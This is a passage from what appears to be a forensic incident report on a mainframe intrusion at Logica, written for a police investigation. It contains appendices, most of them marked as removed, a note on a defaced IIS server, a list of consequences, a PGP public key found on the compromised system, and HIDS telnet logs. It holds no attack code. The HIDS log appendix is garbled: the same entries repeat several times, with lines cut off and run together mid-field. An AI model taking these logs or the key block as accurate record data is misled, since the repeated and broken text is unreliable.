drwxr-xr-x   2 SUPERUSR D384         8192 May 13  2007 sema

./SYSTEM/tmp/xx/hod:
total 0

./SYSTEM/tmp/xx/infodata:
total 0
```

Report

```
./SYSTEM/tmp/xx/sema:
total 0
```

Appendix S: Results of scanning and information gathering from the servers in the DMZ used by applicate.

The content of this attachment has been removed from this version of the report due to confidentiality requirements.

Appendix T: Network services provided to customers to SY19

The content of this attachment has been removed from this version of the report due to confidentiality requirements.

Appendix U: Network services provided to customers to SYS3

The content of this attachment has been removed from this version of the report due to confidentiality requirements.

Appendix V: Technical investigation side track "Logica Staff"

Since this track has been put aside by the police investigation contents of the appendix has been removed from this version of the report by Logica Security staff due to privacy concerns.

Appendix W: Raindance investigation side track

Since information in this appendix is not expected to support the police investigation it has been removed in this version of the report.

Appendix X: WWD investigative side track

Since information in this appendix is not expected to support the police investigation it has been removed in this version of the report.

Appendix Y: SCAP0023 / www.wmdata.* investigative side track

The SCAP0023 server is a server hosting web pages for Logica, not their customers. The web pages and the domains associated with that system is to host a legacy web for one of the previous company names and companies that make up the current Logica company. The old company was name "WMData".

The incident involving SCAP0023 was related to defaced web sites, e.g. unauthorized and maliciously changed web pages.

The detailed info from this incident is based on performing analysis of the disk.

SCAP0023 is a windows server system running IIS.

The defacement was added on multiple web sited hosted by the SCAP0023 server on august 2011, thus many months before the (current) incident involving the mainframe.

A forensic investigation was initiated on the disks that have been part of the system. The investigation showed that the defacement where performed with automated tools. And that the system where attacked and infiltrated multiple times.

Appendix Z: Malware investigative side track

By the cooperation established with the Tax authorities, we were informed of a suspicious malware spread that seemed to be mailed by e-mail to certain named persons inside the organization.

The malware team at Logica performed a specific investigation to see if this attack was performed against Logica. No evidence was found that this had happened. Although there is still an open issue and a separate task that should be investigated outside this work.

Appendix AA: Credit card theft investigative side track

This appendix has been removed from this version of the report due to confidentiality requirements.

Appendix BB: Consequences of an incident & consequences of the attack

An incident of this size can have many different consequences on many different levels. The consequences can include technical consequenses to the actual computer environment, it can have consequences to the staffing and operation of the computing environment, and it can have consequences to the business.

Technical consequenses

Technical consequenses include:

1. Information leakage
2. Installation of backdoors in the operating system, breaching the system integrity as well as making it possible
3. Theft of authentication information, such as passwords, encryption keys, electronic certificates, etc

The extended consequences of these actions include:

1. Impact on system integrity
2. Impact on data integrity
3. Impact on system confidentiality

Business consequenses

This type of attack will have an impact on existing business as well as upcoming business and market activities.

Some of the more direct and detailed business consequenses include:

1. Loss or unauthorized acces to confidential internal Logica information
2. Loss or unauthorized acces to strictly confidential internal Logica information
3. Loss or unauthorized acces to confidential internal customer information
4. Loss or unauthorized acces to strictly confidential internal customer information

Other types of impact can include:

- Brand impact
- Impact on trust for services
- Impact on trust for products
- Impact on trust in certain markets
- Impact on trust with government agencies

Appendix Ö: Recommendations

Since information in this appendix is not expected to support the police investigation it has been removed in this version of the report.

Appendix DD: Open issues

Since information in this appendix is not expected to support the police investigation it has been removed in this version of the report.

Appendix EE: Accounts with cracked passwords found on the perpetrators computer

This attachment has been removed from this version of the report due to confidentiality requirements.

Appendix CC: PGP key found on system

This public pgp key was found on the mainframe. From our sources, we cannot find a good reson for it to be there, except that the perpetrator have put it there.

What is strange is that the private pgp key was available. That was a sign that something was not correct. If it had just been the public pgp key, it could have been that the key were to be used by some software. But now with the private key available as well – a key that should not have left the machine where it was once created and where that service is running – we draw the conclusion that this might be a file downloaded and used by the perpetrator.

Please note – the private key is not listed in this report on purpose. For security reasons we have excluded this.

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: PGP Desktop 10.0.1 (Build 4020)


mQENBE42m3kBCACwgWXJnYCRnPxxU5ZxXRK8GdZjQ9y++3vHQwE65alyV4GwxSEF

fYMW+5+x7cZzHv63RF5DGJSfVYknxNydVt27m1Je3PnQi3zakorm2SGpk4eLsxki

F6vkl+kp8yB43ZcVV7niQNNi8O9/QbejdkZEslwGJidEBrA6BBm7rewIIxHPw+6A

DqrASPaLEDV5YRphHQNIGSFd2Njulg3HSGdHdxM+A2GZz8ud0KoQMlY7V71S8yFp

OGVM/zO1opWiNmQRy2WOEPch8zsHF6usuBMFliN852IryPJOipzlQpKKVnJXq37G

4HAlSPAvF3qKg+TqDDhIqFLTBiZA/BgWPmVrABEBAAG0KVJFWC9TdXBybyA8c2Vy

dmljZWNlbnRlckBza2F0dGGV2ZXJrZXQuc2U+iQFsBBABAgBWBQJONpt5BQkDfIeA

MBSAAAAAACAAB3ByZWZlcnJlZC1lbWFpbC1lbmNvZGluZ0BwZ3AuY29tcGdwbWlt

ZQULBwgJAgIZAQUbAwQAAAUeAQAAAMVCAoACgkQGDqfL52Rlzvg6ggAm7qwsqDE

gVNf+VkDGWZnUoFqtI3c66pmTWkbS3iR+Xy0depip0WvB1Co15rM2WSUc0WfUKsb

Lums8m304HuOHECe9B+Vdt9WlxQIa4ZPXknUcg/OjrPbpOlGeSwAeWWSFq07UKPZ

bjaeLkuZkJcWldPwv65KP8tG6Mn9YWBfKCRTrOKaiCGpkr9lmewF9Npo250DW+ll

vVFpk+0NK5iCIaubRGqe5o7N9CGkdNodrzVQUNhnRw3LvnopsWH1lX9zP9T0s9P7

BnzUjNhBnTHBvxWOOMZFVJEn7VsqeoF8QK8x6l8v32D6t7+/WvY8uNXEgzKAIF34

J9qdp7f0FJZSN7kAjQRN7yZbAQQAuWL9R40rdyeS+pt7c/N+6loTaBeKKEzL2BJF

qf1e1Jy2nzhppxXilaZVw1jIrTqTSycg4GM1RdO/FOQq/ki6THfa6oqLLF2lxpUO

pi6L+ssCKEs7q5meEDFD5H512NQB2MVrDixUfmGExgCkkAo2bW246KG6AF2O/+Z3

9vG2oRcAEQEAAYkFQwQYAQIELQUCTjabewUJBAvWXsK7FAAAAAAAFwNbeDUwOWNl

cnRpZmljYXRlQHBncC5jb20wggNXMIICwKADAgECAgIfTjANBgkqhkiG9w0BAQUF
```

ADA/MQswCQYDVQQGEwJTRTESMBAGA1UEChMJU3RlcmlhIEFCMRwwGgYDVQQDExNT

dGVyaWEgQUIgRUlEIENBIHYxMB4XDTExMDYwODA3MzU1NVoXDTEzMDYwODA3MzU1

NVowcjELMAkGA1UEBhMCU0UxHjAcBgNVBAoTFUStyb25vZm9nZGVteW5kaWdoZXRl

bjEaMBgGA1UECxMRU2thdHRldmVya0IElUIFMxJzAQBgNVBAMTCVJFWC9TdXBy

bzATBgNVBAUTDDE2MjAyMTAwNTY0NjCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkC

gYEAuWL9R40rdyeS+pt7c/N+6loTaBeKKEzL2BJFqf1e1Jy2nzhppxXilaZVw1jI

rTqTSycg4GM1RdO/FOQq/ki6THfa6oqLLF2lxpUOpi6L+ssCKEs7q5meEDFD5H51

2NQB2MVrDixUfmGExgCkkAo2bW246KG6AF2O/+Z39vG2oRcCAwEAAaOCAS0wggEp

MB8GA1UdIwQYMBaAFDOdqmxjtHRtFbt6tR2+8yAH/RCGMB0GA1UdDgQWBBRH+U8P

lvTwnmspUw1ESlCr7NSoLDAOBgNVHQ8BAf8EBAMCBaAwKAYDVR0RBCEwH4Edc2Vy

dmljZWNlbnRlckBza2F0dGV2ZXJrZXQuc2UwFQYDVR0gBA4wDDAKBggqhXA2CQIN

ATCBlQYDVR0fBIGNMIGKMEOgQaA/hj1odHRwOi8vY2RwMS5zdGVyaWEuc2UvY2Rw

L2VpZC9TdGVyaWElMjBBQiUyMEVJRCUyMENBJTIwdjEuY3JsMEOgQaA/hj1odHRw

Oi8vY2RwMi5zdGVyaWEuc2UvY2RwL2VpZC9TdGVyaWElMjBBQiUyMEVJRCUyMENB

JTIwdjEuY3JsMA0GCSqGSIb3DQEBBQUAA4GBAN8bLZDLWMgpkZX71FJqUxMR7kaK

ClXt30JpMemEva5BtJfOREIhomzlQOE1GuffdMlGSh5ctf9r6kiw3elH1RtdiNpL

KBNPL78gXqdeD8sT6d2zLlCLdW6tGTrKJjJrVsdO9ZlaDQ37EBkCz7sPj+CXBzH4

Xip0sbhinzqjcleTBRsOAAAAnSAEGQEIAAYFAk42m3kACgkQTdWNXP4XIiCRKwP+

Lib4w5Oe/IzEAJ46mGO/+Lam6XPqALUjMWwuXCpwWh/sVFH7+c0P0ksQIHo6lsl5

PoYXSFIhmou21qVA33wVQQ6Vz+SfQ83YwCoUYMM6nAsDw7aj9Xk28iZuQRKAeE0I

mSfQJTiTNEBUk+lR1NkGsFaq1/UmeGgD4Re3vR4HdmAACgkQGDqfL52Rlzul6QgA

lAQAr+QO+9N2jfhJwQT2gQLiPuWXEbx+O0m/LilEyMAZyxQCIYLku7bT/oA47Feg

LbuE5ztPsbRuTt9pMKTDFXKDhFn3LJtkq37KxqzagLEEeNFnfjjIsmhDHhJaz3Bf

5MKLIjgK/dO3mtfyE5t0UBbIVM4ZwHUrqDfGil7y+PyoiAeJZFYnm99AcRUCoouO

Ekk1n0QkuWkKFBh6iqs00DNar1hmWXnmKityX07uYnV6KZIoaSzs75hJ+7PBVJAk

nWmxG5KOyAjtI7DVnm0txMBw5mKcKrg1hG+S2t0JlfIsCbj81GU9W1xnJe8tZnEr

785mfDrp7YW3wGVBvW8tRQ==

=hsqC

-----END PGP PUBLIC KEY BLOCK-----

Figure 102 A copy of the PGP key found on the mainframe

Appendix GG: Logs for March for HIDS on SYS3

These are the logs for parts of March for the HIDS system installed on SYS3.

4
00:08:49.32,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO LIMIT,sensorhostname=DAFAS

4
01:10:29.66,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO LIMIT,sensorhostname=DAFAS

4
13:30:33.27,port=23,host=59.127.251.9,lhost=0.0.0.0,peak=1,hostpeak=1,requests=3,terminations=3,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI MIT,sensorhostname=DAFAS

4
16:35:34.13,port=23,host=124.109.36.48,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOL lMIT,sensorhostname=DAFAS

4
22:45:35.87,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI MIT,sensorhostname=DAFAS

5
05:57:17.90,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT, sensorhostname=DAFAS

5
06:58:58.22,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=7,hostpeak=1,requests=8,terminations=2,current=7,suggested_limit=14,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOL lMIT,sensorhostname=DAFAS

5
08:00:38.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=11,hostpeak=2,requests=6,terminations=3,current=10,suggested_limit=22,suggested_percentage=18,duration=0,warnings=0,qos_exceptions=0,action=N OLIMIT,sensorhostname=DAFAS

Report

5

09:02:18.82,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=9,terminations=2,current=17,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

10:03:59.18,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=6,requests=5,terminations=5,current=17,suggested_limit=34,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

11:05:39.43,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=3,terminations=7,current=13,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

12:07:19.71,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=15,hostpeak=2,requests=8,terminations=8,current=13,suggested_limit=32,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

13:09:00.06,port=23,host=83.174.93.198,lhost=0.0.0.0,peak=18,hostpeak=1,requests=8,terminations=3,current=18,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

14:10:40.28,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=5,requests=7,terminations=6,current=19,suggested_limit=40,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

15:12:20.65,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=10,terminations=15,current=14,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

16:14:00.88,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=5,requests=13,terminations=22,current=5,suggested_limit=28,suggested_percentage=38,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

17:15:41.18,port=23,host=83.233.105.47,lhost=0.0.0.0,peak=5,hostpeak=1,requests=2,terminations=5,current=2,suggested_limit=10,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

19:19:01.79,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=2,hostpeak=1,requests=0,terminations=1,current=1,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

23:47:16.14,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI MIT,sensorhostname=DAFAS

HIDS-sys3-mars-telnet.txt 4

00:08:49.32,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO LIMIT,sensorhostname=DAFAS

4

01:10:29.66,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO LIMIT,sensorhostname=DAFAS

4

13:30:33.27,port=23,host=59.127.251.9,lhost=0.0.0.0,peak=1,hostpeak=1,requests=3,terminations=3,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI MIT,sensorhostname=DAFAS

4

16:35:34.13,port=23,host=124.109.36.48,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOL IMIT,sensorhostname=DAFAS

4

22:45:35.87,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI MIT,sensorhostname=DAFAS

5

05:57:17.90,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT, sensorhostname=DAFAS

5

06:58:58.22,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=7,hostpeak=1,requests=8,terminations=2,current=7,suggested_limit=14,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOL IMIT,sensorhostname=DAFAS

5

08:00:38.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=11,hostpeak=2,requests=6,terminations=3,current=10,suggested_limit=22,suggested_percentage=18,duration=0,warnings=0,qos_exceptions=0,action=N OLIMIT,sensorhostname=DAFAS

5

09:02:18.82,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=9,terminations=2,current=17,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=N OLIMIT,sensorhostname=DAFAS

5

10:03:59.18,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=6,requests=5,terminations=5,current=17,suggested_limit=34,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

11:05:39.43,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=3,terminations=7,current=13,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

12:07:19.71,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=15,hostpeak=2,requests=8,terminations=8,current=13,suggested_limit=32,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

13:09:00.06,port=23,host=83.174.93.198,lhost=0.0.0.0,peak=18,hostpeak=1,requests=8,terminations=3,current=18,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

14:10:40.28,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=5,requests=7,terminations=6,,suggested_limit=40,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

15:12:20.65,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=10,terminations=15,current=14,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

16:14:00.88,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=5,requests=13,terminations=22,current=5,suggested_limit=28,suggested_percentage=38,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

17:15:41.18,port=23,host=83.233.105.47,lhost=0.0.0.0,peak=5,hostpeak=1,requests=2,terminations=5,current=2,suggested_limit=10,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

19:19:01.79,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=2,hostpeak=1,requests=0,terminations=1,current=1,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

23:47:16.14,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

:4

00:08:49.32,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO
LIMIT,sensorhostname=DAFAS

4

01:10:29.66,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO
LIMIT,sensorhostname=DAFAS

4

13:30:33.27,port=23,host=59.127.251.9,lhost=0.0.0.0,peak=1,hostpeak=1,requests=3,terminations=3,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI
MIT,sensorhostname=DAFAS

4

16:35:34.13,port=23,host=124.109.36.48,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

4

22:45:35.87,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI
MIT,sensorhostname=DAFAS

5

05:57:17.90,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,
sensorhostname=DAFAS

5

06:58:58.22,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=7,hostpeak=1,requests=8,terminations=2,current=7,suggested_limit=14,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

5

08:00:38.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=11,hostpeak=2,requests=6,terminations=3,current=10,suggested_limit=22,suggested_percentage=18,duration=0,warnings=0,qos_exceptions=0,action=N
OLIMIT,sensorhostname=DAFAS

5

09:02:18.82,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=9,terminations=2,current=17,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=N
OLIMIT,sensorhostname=DAFAS

5

10:03:59.18,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=6,requests=5,terminations=5,current=17,suggested_limit=34,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=N
OLIMIT,sensorhostname=DAFAS

Report

5

11:05:39.43,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=3,terminations=7,current=13,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

12:07:19.71,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=15,hostpeak=2,requests=8,terminations=8,current=13,suggested_limit=32,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

13:09:00.06,port=23,host=83.174.93.198,lhost=0.0.0.0,peak=18,hostpeak=1,requests=8,terminations=3,current=18,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

14:10:40.28,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=5,requests=7,terminations=6,current=19,suggested_limit=40,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

15:12:20.65,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=10,terminations=15,current=14,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

16:14:00.88,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=5,requests=13,terminations=22,current=5,suggested_limit=28,suggested_percentage=38,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

17:15:41.18,port=23,host=83.233.105.47,lhost=0.0.0.0,peak=5,hostpeak=1,requests=2,terminations=5,current=2,suggested_limit=10,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

19:19:01.79,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=2,hostpeak=1,requests=0,terminations=1,current=1,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5 23:47:16.14,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,acti:4
00:08:49.32,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

01:10:29.66,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

13:30:33.27,port=23,host=59.127.251.9,lhost=0.0.0.0,peak=1,hostpeak=1,requests=3,terminations=3,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

16:35:34.13,port=23,host=124.109.36.48,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

22:45:35.87,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

05:57:17.90,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

06:58:58.22,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=7,hostpeak=1,requests=8,terminations=2,current=7,suggested_limit=14,suggested_percentage=14,duration =0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

08:00:38.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=11,hostpeak=2,requests=6,terminations=3,current=10,suggested_limit=22,suggested_percentage=18,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

09:02:18.82,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=9,terminations=2,current=17,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

10:03:59.18,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=6,requests=5,terminations=5,current=17,suggested_limit=34,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

11:05:39.43,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=17,hostpeak=5,requests=3,terminations=7,current=13,suggested_limit=33,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

12:07:19.71,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=15,hostpeak=2,requests=8,terminations=8,current=13,suggested_limit=32,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

5

13:09:00.06,port=23,host=83.174.93.198,lhost=0.0.0.0,peak=18,hostpeak=1,requests=8,terminations=3,current=18,suggested_limit=40,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

14:10:40.28,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=5,requests=7,terminations=6,,suggested_limit=40,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

15:12:20.65,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=10,terminations=15,current=14,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

16:14:00.88,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=5,requests=13,terminations=22,current=5,suggested_limit=28,suggested_percentage=38,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

17:15:41.18,port=23,host=83.233.105.47,lhost=0.0.0.0,peak=5,hostpeak=1,requests=2,terminations=5,current=2,suggested_limit=10,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

19:19:01.79,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=2,hostpeak=1,requests=0,terminations=1,current=1,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensortname=DAFAS

5

23:47:16.14,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NO:4
00:08:49.32,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

01:10:29.66,port=23,host=222.100.119.80,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

13:30:33.27,port=23,host=59.127.251.9,lhost=0.0.0.0,peak=1,hostpeak=1,requests=3,terminations=3,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

16:35:34.13,port=23,host=124.109.36.48,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

4

22:45:35.87,port=23,host=24.141.58.29,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

5

